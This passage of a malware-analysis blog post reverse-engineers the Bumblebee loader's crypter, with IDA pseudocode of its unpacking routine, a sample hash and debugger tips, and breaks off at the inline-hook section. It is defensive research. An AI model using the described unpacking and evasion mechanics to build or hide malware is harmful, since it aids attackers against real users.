The chronicles of Bumblebee: The Hook, the Bee, and the Trickbot connection

elis531989.medium.com/the-chronicles-of-bumblebee-the-hook-the-bee-and-the-trickbot-connection-686379311056

Eli Salem

April 27, 2022

Eli Salem

Apr 27

·

17 min read

In late March 2022, a new malware dubbed “Bumblebee” was discovered, and reported to be distributed in phishing campaigns containing ISO files which eventually drop DLL files that contained the Bumblebee malware itself.[1][3].

This malware deployment technique is not new, and several other malware has already been observed using it, most notably: BazarLoader, and IcedID[3]. Also, similar to the aforementioned malware, Bumblebee too was observed delivering the Cobalt-Strike framework.

From a threat research perspective, what makes this malware interesting is the fact that it was associated with the Conti ransomware group as one of the group's threat loaders[1]. In the past, the traditional loaders of Conti were Trickbot, Bazarloader, and Emotet, so it was quite intriguing to inspect this malware closely.

In this article, I will present a code analysis of the Bumblebee malware, obviously, due to the malware's large size I will not cover everything, and will focus on the parts that I think are the most interesting in terms of capabilities.
Also, one of my favorite topics in malware research is the ways of malware to avoid detection, so I will put more emphasis on this subject as well.


Lastly, I divided the entire article into three parts, the table of contents is the following:

1.
2.
3.

PART 1

The Hook: Unpacking the bumblebee’s crypter


Hash: a9c8b7c411571700e6ea03e4e48ddb896a33e53e



Bumblebee dropper as seen in PEstudio

The initial dropper of Bumblebee is a 64bit file, with relatively high entropy which indicates a possibly obfuscated \ encrypted content that will be decrypted in runtime.

The DLL itself contains two export functions: InternalJob and SetPath. Also, the file's internal name appears to be "*lodqcbw041xd9.dll*".



Bumblebee dropper exports and internal name in PE-Bear

Unpacking mechanism


Once we enter the loader's main function, we see that it is unique, and does not look like any common crypters that can be found in Conti's loaders (such as Emotet or Bazarloader).

```
{
  __int64 v1; // rbx
  __int64 result; // rax
  __int64 v3; // [rsp+20h] [rbp-18h]
  int v4; // [rsp+20h] [rbp-18h]

  v1 = a1;
  sub_1800031F0(&unk_18013C080, 10852i64);
  sub_180004900(10851, 10495, 11474, &unk_18013C080, 10870);
  sub_180003490(11895, 11122, &unk_18013C080, 11268, 10553, 10657i64);
  *(qword_18013C0A8 + 528) += qword_18013C138 | 0x28E5;
  *(qword_18013C260 + 400) += 10495i64;
  LOWORD(v3) = 10431;
  qword_18013C140 = *qword_18013C298 | 0x28FFi64;
  sub_180002FF4(10237, &unk_18013C080, 12146, 11657, v3, 10237);
  LOWORD(v4) = 10237;
  *(qword_18013C0A8 + 544) ^= qword_18013C210 + 12146;
  sub_180004180(10657i64, 10469i64, &unk_18013C080, 10173i64, v4);
  *(qword_18013C360 + 448) ^= *(qword_18013C260 + 584) | 0x2D11i64;
  sub_180001000(10495i64, 10851i64, &unk_18013C080, 10851i64);
  qword_18013C3C8 = v1 ^ dword_18013C008;
  result = sub_1800013A0(&unk_18013C080, 10173, 10929, 10469, 11122i64);
  *(qword_18013C298 + 24) = qword_18013C260 + 200;
  *(qword_18013C360 + 192) = 10495i64 * *(qword_18013C298 + 360);
  return result;
}
```

Bumblebee loader\crypter main

As we open the loader in IDA, we see that the majority of the PE in the IDA navigator has the olive color which means unexplored bytes. This is common when there is some content in the PE that needs to be decrypted during runtime.




Bumblebee loader unexplored bytes

Tip: During my analysis, I disabled the file's ASLR to match the addresses in IDA and Xdbg, this is super helpful and saves a lot of time.

To do so, open the file in CFF explorer, and then:

1. Click Optional Header
2. Go to DllCharacteristics
3. Remove the V from "DLL can move"




Disabling ASLR

Next, we can see that the DllEntryPoint is an empty export function, so we will want to redirect our execution flow to one of the working export functions, for this case, we will choose "SetPath".


To redirect the flow, do the following:

1. In IDA \ PE-Bear, copy the address of the required export function
2. In Xdbg, right click on RIP
3. Click on "Modify Value"
4. Paste the address of the export function



Changing the address

After clicking OK we will find ourselves at the beginning of the export function. This trick can be used in any other malware the executed via designated export function




Bumblebee SetPath

From a reverse engineer perspective, the crypter is an inconvenient binary to inspect, and there are not many “quick wins” we can gather just by looking at it, however, this crypter is unique in today's landscape so I will focus on the areas I found are the most interesting.

First, the crypter will start with a traditional unpacking activity, in the function *sub_180003490* there are two other functions:


1. - which will allocate virtual memory using (this function will happen multiple times during the crypter unpacking)
2. - Which gets an embedded content and writes it into the newly allocated memory



Bumblebee loader\crypter main

Then, the function *sub_180002FF4* will be executed to do the following:

1. Allocate new virtual memory using the same function.
2. Manipulate the content from the first allocated buffer and write the output into the newly allocated memory



Bumblebee loader\crypter main

The next step will be the function *sub_180004180*, this function will do the following:

1. It executes a function named that will allocate multiple virtual memories using the already mentioned .
2. Call the function named that will use the virtual memory that was allocated in , do additional manipulations, and eventually writes an unpacked MZ into the last allocated buffer from the function .

Loader's main function

```
v1 = a1;
sub_1800031F0(&unk_18013C080, 10852i64);
sub_180004900(10851, 10495, 11474, &unk_18013C080, 10870);
sub_180003490(11895, 11122, &unk_18013C080, 11268, 10553, 10657i64);
*(qword_18013C0A8 + 528) += qword_18013C138 | 0x28E5;
*(qword_18013C260 + 400) += 10495i64;
LOWORD(v3) = 10431;
qword_18013C140 = *qword_18013C298 | 0x28FFi64;
sub_180002FF4(10237, &unk_18013C080, 12146, 11657, v3, 10237);
LOWORD(v4) = 10237;
*(qword_18013C0A8 + 544) ^= qword_18013C210 + 12146;
sub_180004180(10657i64, 10469i64, &unk_18013C080, 10173i64, v4);
*(qword_18013C360 + 448) ^= *(qword_18013C260 + 584) | 0x2D11i64;
sub_180001000(10495i64, 10851i64, &unk_18013C080, 10851i64);
qword_18013C3C8 = v1 ^ dword_18013C008;
result = sub_1800013A0(&unk_18013C080, 10173, 10929, 10469, 11122i64);
*(qword_18013C298 + 24) = qword_18013C260 + 200;
*(qword_18013C360 + 192) = 10495i64 * *(qword_18013C298 + 360);
return result;
```

```
{
  *(a3 + 320) ^= 10498i64 * *(*(a3 + 480) + 728i64);
  e_allocate_multiple_buffers_sub_180001670(10657, 10553, 12146, 11895, a3);
  e_decrypts_the_payload_sub_180003CE4(11474i64, a3);
  return sub_180001A84(11474i64, 11268i64, a3);
}
```


Bumblebee loader\crypter main

When looking statically in the function *sub_180003CE*, the loop that will write the unpacked file will be the following:

```
for ( i = v7; i >= *(a2 + 880); --i )
{
  if ( *(a2 + 896) < 2372096 )
    *((*(a2 + 896))++ + *(a2 + 904)) = *i;
}
```


Bumblebee loader payload decryption

And when observing dynamically, it will look like the following:



Bumblebee loader payload decryption

In the end, we get an allocated memory with Read-Write permissions with an unpacked payload inside.



Bumblebee loader payload decrypted in process hacker

Until now, everything that is observed are things that are pretty much common in other loaders \ crypters, however, we still have two unsolved questions:

1. The code section of the payload does not have Execute permission, so it cant run.
2. What makes this loader special?

Enters the hook

The loader will enter a function called *sub_180001000*, this function will create inline hooks[5] that will ignite the chain of events that will lead to the code execution.

Loader's main function

```
  v1 = a1;
  sub_1800031F0(&unk_18013C080, 10852i64);
  sub_180004900(10851, 10495, 11474, &unk_18013C080, 10870);
  sub_180003490(11895, 11122, &unk_18013C080, 11268, 10553, 10657i64);
  *(qword_18013C0A8 + 528) += qword_18013C138 | 0x28E5;
  *(qword_18013C260 + 400) += 10495i64;
  LOWORD(v3) = 10431;
  qword_18013C140 = *qword_18013C298 | 0x28FFi64;
  sub_180002FF4(10237, &unk_18013C080, 12146, 11657, v3, 10237);
  LOWORD(v4) = 10237;
  *(qword_18013C0A8 + 544) ^= qword_18013C210 + 12146;
  sub_180004180(10657i64, 10469i64, &unk_18013C080, 10173i64, v4);
